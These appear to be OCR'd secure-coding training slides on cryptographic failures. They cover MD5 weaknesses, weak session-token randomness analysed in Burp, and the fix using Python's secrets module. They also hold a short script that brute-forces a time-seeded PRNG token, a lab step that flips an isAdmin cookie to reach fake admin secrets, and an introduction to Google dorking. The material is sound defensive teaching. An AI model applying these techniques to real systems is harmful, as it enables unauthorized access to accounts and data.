
- Flame was signed with a fraudulent certificate from Microsoft
  - **The malware authors identified a Microsoft Terminal Server Licensing Service certificate that inadvertently was enabled for code signing and that still used the weak MD5 hashing algorithm**
  - **They produced a counterfeit copy of the certificate to sign some components of the malware to make them appear to have originated from Microsoft**

- More details here: https://static.crysys.hu/publications/files/technical-reports/skywiper/skywiper.pdf

Cryptographic Failures: bruteforcing MD5

MD5 computation is extremely light on modern hardware. **It is possible to brute force a MD5 hash by tring all the possible combinations of symbols of a given alphabet.**

Check exercise in `Failures/6-CryptoFailure_md5_bruteforce_attack`




No sober developer should use MD5 to store passwords!

Cryptographic Failures

Insufficient entropy / unpredictability

(let's move to the Web)

Cryptographic Failures: insufficient entropy/unpredictability



Check exercise in `Cryptographic_Failures/3-WeakAppRandomness`

In this exercise we have a local application with a login form at http://127.0.0.1:5001

The application has several weaknesses:


- **Using *http* instead of *https***, with all the traffic in clear text (risk of interception, man-in-the-middle)
- **No input sanitization** for username and password (risks of injection attacks, malicious scripting)
- **Very poor randomness** of the secret cookie that is used to recognize the user after a successful login
- **Storing sensitive information** (e.g. API keys) in a location that is accessible from the Web

When you log in successfully, the app assigns you a cookie called `session` that is **randomly generated.**

All your requests to the server from now on will include this cookie, that the app can use to authenticate you, to decide what you can see and what not, to load specific settings (your preferences, your account, the app language and so on)

Cryptographic Failures: insufficient entropy/unpredictability

Suppose you log in as user `janedoe` with password `123456` (*very strong pwd by the way, well done!*)




Your browser stores a cookie called `session` with an posedly random and secure value for you:

Insufficient entropy: Burp Suite analysis of the weak token

Tools such as Burp Suite can help understand the level of randomness of the token.

Specifically, Burp has a Sequencer module, whose Live Capture repeats the same HTTP request of a successful login thousands of times to build a set of valid tokens that are then tested for their randomness.




Insufficient entropy: Burp Suite analysis of the weak token


Summary | Character-level analysis | Bit-level analysis | Analysis settings

Overall result

The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 3 bits.

Well, this result was predictable!





Insufficient entropy: the wrong implementation

We have access to the code, so let's find the problem

```
def generate_insecure_token():  1 usage
    """Generate an insecure session token with low randomness."""
    # Use predictable random values (not cryptographically secure)
    timestamp = int(time.time())  # Current timestamp
    rand_part = random.randint( a: 0,  b: 1000)  # Very small range for random values
    token = f"{timestamp}-{rand_part}"  # Combine timestamp and random part
    return token
```

The timestamp is generated using `time.time()` which is deterministic and can be easily guessed if the attacker knows the approximate time the token was generated (within a few seconds)

The range of `random.randint(0, 1000)` only provides 10 bits of entropy (since $\log_2(1001) \approx 10$). There are only 1001 possible values, which is trivially easy to brute-force

Predictable PRNG in `randint()`: this code uses the Mersenne Twister, which is not cryptographically secure

The token generation process can be easily guessed by:

- Observing the current timestamp (likely within a few seconds of when the token was generated)
- Brute-forcing the rand_part which only has 1001 possible values

Insufficient entropy: the right implementation


Use cryptographically secure random number generators (e.g. Python `secrets` module), that are suitable for security-sensitive tasks such as generating tokens, passwords, and authentication codes.


```
def generate_secure_token():
    """Generate a secure session token with high randomness."""
    import secrets
    return secrets.token_hex(16) # Will look like: 'f9bf78b9a18ce6d46a0cd2b0b86df9da'
```

```
import secrets
import time

def generate_secure_token():
    timestamp = int(time.time())
    random_part = secrets.token_hex(16)
    token = f"{timestamp}-{random_part}"
    return token

token = generate_secure_token()
print("Generated Secure Token:", token)
```


~~In~~sufficient entropy: the right implementation

Let’s repeat the login as user `janedoe` with password `123456` (*very secure, keep up the good work!*) while we use the secure token:





The browser stores the secure version of `session` cookie:



Filtra elementi

Nome	Valore	Domain	Path	Scadenza/Max-Age
isadmin	False	127.0.0.1	/	Sessione
session	635507396111d088052e59a4094e4ea0	127.0.0.1	/	Sessione


~~In~~sufficient entropy: Burp Suite analysis of the secure token


Summary | Character-level analysis | Bit-level analysis | Analysis settings

Overall result

The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 120 bits.

Well done!






Bonus:

Manipulating cookies

Bonus: manipulating cookies


When you login at http://127.0.0.1:5001 as (janedoe, 123456), `session` is not the only cookie that is being generated by the server. There is also an `isAdmin` cookie with value *False*

- Janedoe is not an administrator of the server



Now, go to the admin login, that you can find here: http://127.0.0.1:5001/admin and try to login as `janedoe`

- As expected, Janedoe is Not Authorized



Bonus: manipulating cookies

However, cookies are text values stored locally on your computer and you are free to modify them

- Lets change *False* to *True* and refresh the page

Classified Information

API Key: 6f1e2a4b-7890-1234-5678-9abcdef01234

Access Token: zxw89731-12ab-34cd-56ef-7890ghij1234

Database Password: super_secret_password_9876

Private Key: MIIEvQIBADANBgkqhkiG9w0BAQEFAASC...

Admin Credentials: username: admin | password: P@ssw0rd123

Server IP: 192.168.1.100

SSH Key: ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA7Xy...

Payment Gateway Key: pk_live_abcdefg1234567890hijklmno

Now, go to the … o login as janedoe

Cryptographic Failures:

Weak random number generators

Cryptographic Failures: predictable seed

Check exercise in `Failures/CryptoFailure_insecure_randomness`

Insecure Pseudo-Random Number Generators (PRNGs) produce predictable sequences of numbers due to weak algorithms or insufficient entropy sources. Their use in cryptographic contexts can lead to serious vulnerabilities, including key recovery and compromised data confidentiality

A lot of developers use insecure random numbers

- A common example is Python's `random.seed(int(time.time())`
  - The seed is initalized with the current Unix timestamp in seconds
  - `int(time.time())` only changes once per second, so it's easy to guess

If the attacker knows the approximate time when the token was generated, they can **brute-force the seed** by trying likely timestamps around that moment

- Never use `random.seed()` with predictable values like timestamps
- Use a CSPRNG (Cryptographically Secure Pseudo-Random Number Generator)
  - `secrets` module
  - `os.urandom()`

Cryptographic Failures: predictable seed

Explanation of the Attack

1. The victim generates a random token

```
timestamp = int(time.time())  # Current timestamp
random.seed(timestamp)  # Vulnerable seeding
token = random.getrandbits(32)  # Generate a random 32-bit token
print(f"Generated Token: {token} (NOTE: this is unkwnown to the attacker)")
```


2. The attacker **captures a token** generated by the victim (a 32-bit integer in this case)
3. The attacker **guesses all timestamps** from current_time - 60 to current_time
4. For each timestamp guess, the attacker:
   - Seeds the random module.
   - Generates a random.getrandbits(32) output
   - Compares the output with the intercepted token
5. **If a match is found**, the attacker has successfully **recovered the seed**

```
# Assume we have intercepted the token generated by the victim
intercepted_token = token  # From the victim's code above

# Assume we know the victim generated the token within the last 60 seconds
current_time = int(time.time())

# Try all timestamps within a reasonable range (last 60 seconds)
for guess in range(current_time - 60, current_time + 1):
    random.seed(guess)
    predicted_token = random.getrandbits(32)

    if predicted_token == intercepted_token:
        print(f"Seed cracked! Seed: {guess}, Token: {predicted_token}")
        break
```

Cryptographic Failures

Are sensitive data publicly exposed?

Cryptographic Failures: are sensitive data publicly exposed?



More training in these Python notebooks


Failures

- `9-CryptoFailure_google_dorking`

Cryptographic Failures: are private keys checked into open repositories?

- Search engines crawl the world wide web day and night to index new web pages and files. Sometimes this can lead to indexing confidential information such as:
  - Documents for internal company use
  - Confidential spreadsheets with usernames, email addresses, passwords
  - Files containing usernames
  - Sensitive directories
  - Service version numbers (some of which might be vulnerable and unpatched)
  - Error messages that are too loquacious
  - Private keys, API keys

- **Combining advanced Google searches with specific terms, documents containing sensitive information or vulnerable web servers can be found**
  - Websites such as Google Hacking Database (https://www.exploit-db.com/google-hacking-database) collect such search terms



Check exercise in `Failures/9-CryptoFailure_google_dorking`

Cryptographic Failures: are private keys checked into open repositories?

- **Google dorking**, also known as *Google Hacking*, is a technique used to find sensitive information or vulnerabilities on websites by using advanced Google search operators

